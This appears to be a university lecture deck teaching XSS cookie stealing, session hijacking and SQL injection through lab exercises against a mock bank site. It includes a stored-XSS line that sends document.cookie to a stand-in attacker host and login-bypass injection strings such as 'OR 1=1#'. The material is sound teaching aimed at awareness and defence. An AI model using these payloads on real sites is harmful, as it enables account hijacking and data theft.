Web Hacking: Cookie Stealing and SQL Injection

Jethro M. Magbanua

BS Computer Science UP Diliman



Web Hacking

Websites Hacked in 2018

Entity \$	Year ▼	Records +	Organization type +	Method ♦	Sources +
AerServ (subsidiary of InMobi)	2018	75,000	advertising	hacked	[13]
Bell Canada	2018	100,000	telecoms	hacked	[40]
Bethesda Game Studios	2018		gaming	accidentally published	[42]
BlankMediaGames	2018	7,633,234	gaming	hacked	[43][44]
BMO and Simplii	2018	90,000	banking	poor security	[48]
British Airways	2018	380,000	transport	hacked	[49][50]
Cathay Pacific Airways	2018	9,400,000	transport	hacked	[55]
Centers for Medicare & Medicaid Services	2018	75,000	healthcare	hacked	[71]
Facebook	2018	50,000,000	social network	poor security	[105][106][107][108][109][110]
Google Plus	2018	500,000	social network	poor security	[122][123][124]
Marriott International	2018	500,000,000	hotel	hacked	[170][171]
MyHeritage	2018	92,283,889	genealogy	unknown	[181]
Orbitz	2018	880,000	web	hacked	[199]
Popsugar	2018	123,857	fashion	hacked	[202]
Quora	2018	100,000,000	Question & Answer	hacked	[204]
Reddit	2018	unknown	web	hacked	[208][209]
SingHealth	2018	1,500,000	government, database	hacked	[219]
Ticketfly (subsidiary of Eventbrite)	2018	26,151,608	ticket distribution	hacked	[250]
Typeform	2018	unknown	tech	poor security	[55]
Under Armour	2018	150,000,000	Consumer Goods	hacked	[269]
Wordpress	2018			hacked	[291]

No one is safe from them ---->



Common Website Vulnerabilities

- -SQL Injection
- -Cross Site Scripting
- -Broken Authentication and Session Management
- -Insecure Direct Object References
- -Cross Site Request Forgery
- -Security Misconfiguration
- -Insecure Cryptographic Storage
- -Failure to restrict URL Access
- -Insufficient Transport Layer Protection
- -Unvalidated Redirects and Forwards

https://www.guru99.com/web-security-vulnerabilities.html

Common Website Vulnerabilities

- -SQL Injection
- -Cross Site Scripting
- -Broken Authentication and Session Management
- -Insecure Direct Object References
- -Cross Site Request Forgery
- -Security Misconfiguration
- -Insecure Cryptographic Storage
- -Failure to restrict URL Access
- -Insufficient Transport Layer Protection
- -Unvalidated Redirects and Forwards

https://www.guru99.com/web-security-vulnerabilities.html

Segue: Accessing Learning Materials

Instructions:

- Connect to wifi HUAWEI-E5330-CDF7. Password: 6gg5289t
- Open web browser
- In URL bar, enter: http://192.168.8.x:8000/vuln_web/ install_files
- Download xss_recv.py
- Download a python installer:
 - If your system is 64 bit, pick python-3.7.2-amd64.exe
 - If your system is 32 bit (or you're not sure of the architecture), pick python-3.7.2.exe
- It's recommended to install python3 whilst the discussion is ongoing for the activity later.

Notify me if there is any problem accessing wifi or the materials.

nput Text:			
Submit			

```
<!DOCTYPE HTML>
   <html>
   <head>
   </head>
9
10
   <body>
       Input Text:
           <form class="form-group" method="post">
                                 <input type="text" name="text">
                                 (br>
15
                                 <input type="submit" value="Submit">
16
                            </form>
       (hr>
       (br>
20
   </body>
   </html>
```

Input Text:	
Hello World	
Submit	
Hello World	


```
<!DOCTYPE HTML>
3
  <html>
  <head>
  </head>
9
  <body>
       Input Text:
12
           <form class="form-group" method="post">
                                <input type="text" name="text">
                                (br>
15
                                <input type="submit" value="Submit">
16
                            </form>
      (br>
18
      (br>
      Hello World
20
  </body>
  </html>
```





```
<!DOCTYPE HTML>
  <html>
  <head>
  </head>
10
   <body>
       Input Text:
           <form class="form-group" method="post">
13
                                 <input type="text" name="text">
                                 (br>
15
                                 <input type="submit" value="Submit">
16
                            </form>
       (br>
       (br>
19
       <h1>HELLO!</h1>
20
   </body>
  </html>
```





```
<!DOCTYPE HTML>
3
  <html>
   <head>
   </head>
9
10
   <body>
       Input Text:
12
           <form class="form-group" method="post">
                                 <input type="text" name="text">
14
                                 (br>
15
                                 <input type="submit" value="Submit">
16
                             </form>
       <br>
18
       (hr>
19
       <script>alert('Hello!');</script>
20
   </body>
22
   </html>
```

Cross Site Scripting

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user.

https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)

Cross Site Scripting

Can result in cookie stealing.

Cookie Stealing



Cross Site Scripting: Cookie Stealing

This results in Session Hijacking. Then account stealing without knowing the password.


Cookie Stealing


What is a cookie?


Unique string that's given to you by the web server to identify you/your computer the next time you make request. Most of the time it's used for login accounts so that users don't have to enter their usernames and passwords all the time.

Example:


PHPSESSID=9f70g2j1n25icp20lcb3g1jbf1
















What is a cookie?






Server Checks your Username and password...






What is a cookie?






Server generates a cookie. It stores that cookie to its storage device and sends a copy to you.






What is a cookie?






"PHPSESSID=9f 70g2j1n25icp20lc b3g1jbf1"

What is a cookie?




"PHPSESSID=9f 70g2j1n25icp20lc b3g1jbf1"




Server takes a look at your cookie...

What is a cookie?




"PHPSESSID=9f 70g2j1n25icp20lc b3g1jbf1"



What is a cookie?




"PHPSESSID=9f 70g2j1n25icp20lc b3g1jbf1"



Server then creates appropriate response according to your account.


What is a cookie?





"PHPSESSID=9f 70g2j1n25icp20lc b3g1jbf1"

What is a Session Hijacking?




"PHPSESSID=9f70 g2j1n25icp20lcb3g1 jbf1"





What is a Session Hijacking?



Note! The "http://malicious_web.com" is owned by the Malicious User and is online




Server

"PHPSESSID=9f70 g2j1n25icp20lcb3g1 jbf1"




http://example.com/post_comment/
Post request, \$_POST['comment']:
"Hello<script>fetch("http://malicious_web.com/sess_cookie="+document.cookie);</script>"

What is a Session Hijacking?




"PHPSESSID=9f70 g2j1n25icp20lcb3g1 jbf1"



Server saves the malicious comment for everyone to see




What is a Session Hijacking?









What is a Session Hijacking?







What is a Session Hijacking?




Comments' page loads and executes all of javascript inside of it...





What is a Session Hijacking?



...including the code in the malicious comment.






The "malicious code"

```
<script>
    fetch("http://malicious_web.com/sess_cookie="+document.cookie);
</script>
```

What does it do?

- Sends a GET request with "sess_cookie" as a GET argument
- "sess_cookie" has the value of document.cookie
- -document.cookie contains the cookie(s) for that page (in our example, it's the view comments page)
- In short, it sends our cookie to the malicious_web.com owned by the malicious user.

What is a Session Hijacking?



"PHPSESSID=9f70 g2j1n25icp20lcb3g1 jbf1"




Your cookie is being sent without you knowing.



Server



What is a Session Hijacking?



"PHPSESSID=9f70 g2j1n25icp20lcb3g1 jbf1" Malicious user now uses your cookie to impersonate.




"PHPSESSID=9f70 g2j1n25icp20lcb3g1 jbf1"



Server

What is a Session Hijacking?



"PHPSESSID=9f70 g2j1n25icp20lcb3g1 jbf1"




Server

Malicious user requests a page That should only be available to you.



What is a Session Hijacking?

Malicious User



"PHPSESSID=9f70 g2j1n25icp20lcb3g1 jbf1"




Server doesn't know that it is talking to a different person and sends response as if it's talking to you.

"PHPSESSID=9f70 g2j1n25icp20lcb3g1 jbf1"



Server

What is a Session Hijacking?



Malicious user successfully hijacks your account!




Server

"PHPSESSID=9f70 g2j1n25icp20lcb3g1 jbf1"



We will simulate this attack!

Target Website: Best bank of The Philippines



Cookie Stealing

- Login credential for malicious account:

Username: Elite_Hacker

Password: password

- Goal: Hack Melchor Mayaman's account.

SQL Injection (SQLi) refers to an injection attack wherein an attacker can execute malicious SQL statements that control a web application's database server. Since an SQL Injection vulnerability could possibly affect any website or web application that makes use of an SQL-based database.

https://www.acunetix.com/websitesecurity/sql-injection/

But what is SQL?

SQL stands for Structured Query Language and SQL lets you access and manipulate databases.

In this activity, MySQL will be used.

Tables, Rows, and Columns

What is a Table? Collection of data.

This is a table and it has "Employees" table name.

Employees Table								
ldNum	LName	FName	JobCode	Salary	Phone			
1876	CHIN	JACK	TA1	42400	212/588-5634			
1114	GREENWALD	JANICE	ME3	38000	212/588-1092			
1556	PENNINGTON	MICHAEL	ME1	29860	718/383-5681			
1354	PARKER	MARY	FA3	65800	914/455-2337			
1130	WOOD	DEBORAH	PT2	36514	212/587-0013			

Tables, Rows, and Columns

What is a row? A collection of data that is specific to one row.

(1876, CHIN, JACK, TA1, 42400, 212/588-5634) is a row.

Employees Table								
ldNum	LName	FName	JobCode	Salary	Phone			
1876	CHIN	JACK	TA1	42400	212/588-5634			
1114	GREENWALD	JANICE	ME3	38000	212/588-1092			
1556	PENNINGTON	MICHAEL	ME1	29860	718/383-5681			
1354	PARKER	MARY	FA3	65800	914/455-2337			
1130	WOOD	DEBORAH	PT2	36514	212/587-0013			

Tables, Rows, and Columns

What is a column? A collection of data that is in the same column.

(CHIN, GREENWALD, PENNINGTON, PARKER, WOOB) are data in column Lname.

Employees Table								
ldNum	LName	FName	JobCode	Salary	Phone			
1876	CHIN	JACK	TA1	42400	212/588-5634			
1114	GREENWALD	JANICE	ME3	38000	212/588-1092			
1556	PENNINGTON	MICHAEL	ME1	29860	718/383-5681			
1354	PARKER	MARY	FA3	65800	914/455-2337			
1130	WOOD	DEBORAH	PT2	36514	212/587-0013			

- -To retrieve all rows in the table, we do the command "SELECT * FROM Employees"
- The "*" means all columns.

Employees Table

ldNum	LName	FName	JobCode	Salary	Phone
1876	CHIN	JACK	TA1	42400	212/588-5634
1114	GREENWALD	JANICE	ME3	38000	212/588-1092
1556	PENNINGTON	MICHAEL	ME1	29860	718/383-5681
1354	PARKER	MARY	FA3	65800	914/455-2337
1130	WOOD	DEBORAH	PT2	36514	212/587-0013

- To retrieve all data in one column, we do the command "SELECT <column_name> FROM Employees"

Example:

SELECT Lname FROM Employees

	Employees Table								
ldNum	LName	FName	JobCode	Salary	Phone				
1876	CHIN	JACK	TA1	42400	212/588-5634				
1114	GREENWALD	JANICE	ME3	38000	212/588-1092				
1556	PENNINGTON	MICHAEL	ME1	29860	718/383-5681				
1354	PARKER	MARY	FA3	65800	914/455-2337				
1130	WOOD	DEBORAH	PT2	36514	212/587-0013				

- To retrieve all data in one column, we do the command "SELECT <column_name> FROM Employees"

Example:

SELECT Fname FROM Employees

	Employees Table								
ldNum	LName	FName	JobCode	Salary	Phone				
1876	CHIN	JACK	TA1	42400	212/588-5634				
1114	GREENWALD	JANICE	ME3	38000	212/588-1092				
1556	PENNINGTON	MICHAEL	ME1	29860	718/383-5681				
1354	PARKER	MARY	FA3	65800	914/455-2337				
1130	WOOD	DEBORAH	PT2	36514	212/587-0013				

- To retrieve all data in more than one column, we do the command "SELECT <cl_name_1>,<cl_name_2>,... FROM Employees"

Example:

SELECT Lname, Fname FROM Employees

Employees Table								
ldNum	LName	FName	JobCode	Salary	Phone			
1876	CHIN	JACK	TA1	42400	212/588-5634			
1114	GREENWALD	JANICE	ME3	38000	212/588-1092			
1556	PENNINGTON	MICHAEL	ME1	29860	718/383-5681			
1354	PARKER	MARY	FA3	65800	914/455-2337			
1130	WOOD	DEBORAH	PT2	36514	212/587-0013			

- To retrieve all data in more than one column, we do the command "SELECT <cl_name_1>,<cl_name_2>,...
FROM Employees"

Example:

SELECT Lname, Fname, JobCode FROM Employees

Employees Table								
ldNum	LName	FName	JobCode	Salary	Phone			
1876	CHIN	JACK	TA1	42400	212/588-5634			
1114	GREENWALD	JANICE	ME3	38000	212/588-1092			
1556	PENNINGTON	MICHAEL	ME1	29860	718/383-5681			
1354	PARKER	MARY	FA3	65800	914/455-2337			
1130	WOOD	DEBORAH	PT2	36514	212/587-0013			

- To retrieve data that is specific in value do the command "SELECT <column_name> FROM Employees WHERE <column_name> = "<value>"

Example:

SELECT Fname FROM Employees WHERE Fname = "Jack"

	Employees Table								
ldNum	LName	FName	JobCode	Salary	Phone				
1876	CHIN	JACK	TA1	42400	212/588-5634				
1114	GREENWALD	JANICE	ME3	38000	212/588-1092				
1556	PENNINGTON	MICHAEL	ME1	29860	718/383-5681				
1354	PARKER	MARY	FA3	65800	914/455-2337				
1130	WOOD	DEBORAH	PT2	36514	212/587-0013				

- To retrieve data that is specific in value do the command "SELECT <column_name> FROM Employees WHERE <column_name> = "<value>"

Example:

SELECT * FROM Employees WHERE Fname = "Jack"

Employees Table								
ldNum	LName	FName	JobCode	Salary	Phone			
1876	CHIN	JACK	TA1	42400	212/588-5634			
1114	GREENWALD	JANICE	ME3	38000	212/588-1092			
1556	PENNINGTON	MICHAEL	ME1	29860	718/383-5681			
1354	PARKER	MARY	FA3	65800	914/455-2337			
1130	WOOD	DEBORAH	PT2	36514	212/587-0013			

- To retrieve data that is partially matched (for searching), we use the LIKE condition

Example:

SELECT * FROM Employees WHERE FName LIKE "%JA%"

Employees Table

ldNum	LName	FName	JobCode	Salary	Phone
1876	CHIN	JACK	TA1	42400	212/588-5634
1114	GREENWALD	JANICE	ME3	38000	212/588-1092
1556	PENNINGTON	MICHAEL	ME1	29860	718/383-5681
1354	PARKER	MARY	FA3	65800	914/455-2337
1130	WOOD	DEBORAH	PT2	36514	212/587-0013

- Comment is identified after "#" or "

Example:

SELECT * FROM Employees WHERE FName LIKE "%JA%" -- This is a comment. It will be ignored

#This is also a comment

Employees Table

ldNum	LName	FName	JobCode	Salary	Phone
1876	CHIN	JACK	TA1	42400	212/588-5634
1114	GREENWALD	JANICE	ME3	38000	212/588-1092
1556	PENNINGTON	MICHAEL	ME1	29860	718/383-5681
1354	PARKER	MARY	FA3	65800	914/455-2337
1130	WOOD	DEBORAH	PT2	36514	212/587-0013

Sub-Activity:

- Go to http://x.x.x.x/vuln_web/sql_command_demo
- x.x.x.x will be announced
- A table Employees will be presented to you, try these commands:
 - SELECT * FROM Employees WHERE Fname = "MICHAEL"
 - SELECT * FROM Employees WHERE IdNum = 1114
 - SELECT IdNum FROM Employees
 - SELECT * FROM Employees WHERE IdNum = 1556 OR IdNum = 1354
 - SELECT * FROM Employees WHERE IdNum = 1130 AND Fname = "DEBORAH"
 - SELECT * FROM EMPLOYEES WHERE LName LIKE "%PEN%"

USER Input : Anna

An example SQL command:

SELECT * FROM EMPLOYEES WHERE FName LIKE "%Anna%"

-This returns a full row where partially matched "Anna" was found in FName

USER Input: "Anna

An example SQL command:

SELECT * FROM EMPLOYEES WHERE FName LIKE "%" Anna %"

-This returns an MySQL Syntax error because an unclosed quote character has been detected

USER Input: ""Anna

An example SQL command:

SELECT * FROM EMPLOYEES WHERE FName LIKE "%""Anna%"

-This also returns a MySQL Syntax error because an unexpected string has been detected.

USER Input: "#Anna

An example SQL command:

SELECT * FROM EMPLOYEES WHERE FName LIKE "%"#Anna%"

- -This returns all of the columns (it's equivalent to SELECT * FROM EMPLOYEES)
- -What MySQL actually sees is : SELECT * FROM EMPLOYEES WHERE FName LIKE "%".
- -#Anna%" ← Has been ignored because they're after the comment identifier (#).

USER Input: "#Anna

An example SQL command:

SELECT * FROM EMPLOYEES WHERE FName LIKE "%"#Anna%"

- -This returns all of the columns (it's equivalent to SELECT * FROM EMPLOYEES)
- -What MySQL actually sees is : SELECT * FROM EMPLOYEES WHERE FName LIKE "%".
- -#Anna%" ← Has been ignored because they're after the comment identifier (#).
- -We can actually insert commands that aren't supposed to be executed by the system!

username input : username

password input: password

An example SQL command:

SELECT * FROM users WHERE username = "username" AND password = "password"

-Most used by the systems to for login authentication.

username input: "OR 1=1#username

password input: password

An example SQL command:

SELECT * FROM users WHERE username = "" OR 1=1#username" AND password = "password"

- -What MySQL is executing: SELECT * FROM users WHERE username = "" OR 1=1#
- -MySQL ignored : username" AND password = "password"
- -With this, we can actually login to an arbitrary account without inputting any password!

- Login credential for malicious account:

Username: Elite_Hacker

Password: password

- Goal: Leak Melchor Mayaman's password.

So What Now?

Responsibilities as:

- Users
 - Be aware and careful of the websites we visit especially sites that require us to store our credentials to login and acquire their services.
 - Never use the same password for every site.
- Developers
 - Practice responsible and defensive programming.
 - Never ever trust user inputs.
 - Hash user passwords then store them. Never store a plaintext password.

Disclaimer

Materials and knowledge given in this lecture only has the sole purpose of helping students become aware of the shown techniques to "hack" a website and help themselves defend against these kinds of attacks in order to minimize damages towards their involved party or company. The speaker will hold no responsibility to the cyber crimes of the person involved in lecture

The End

THANK YOU AND IT'S BEEN AN HONOR!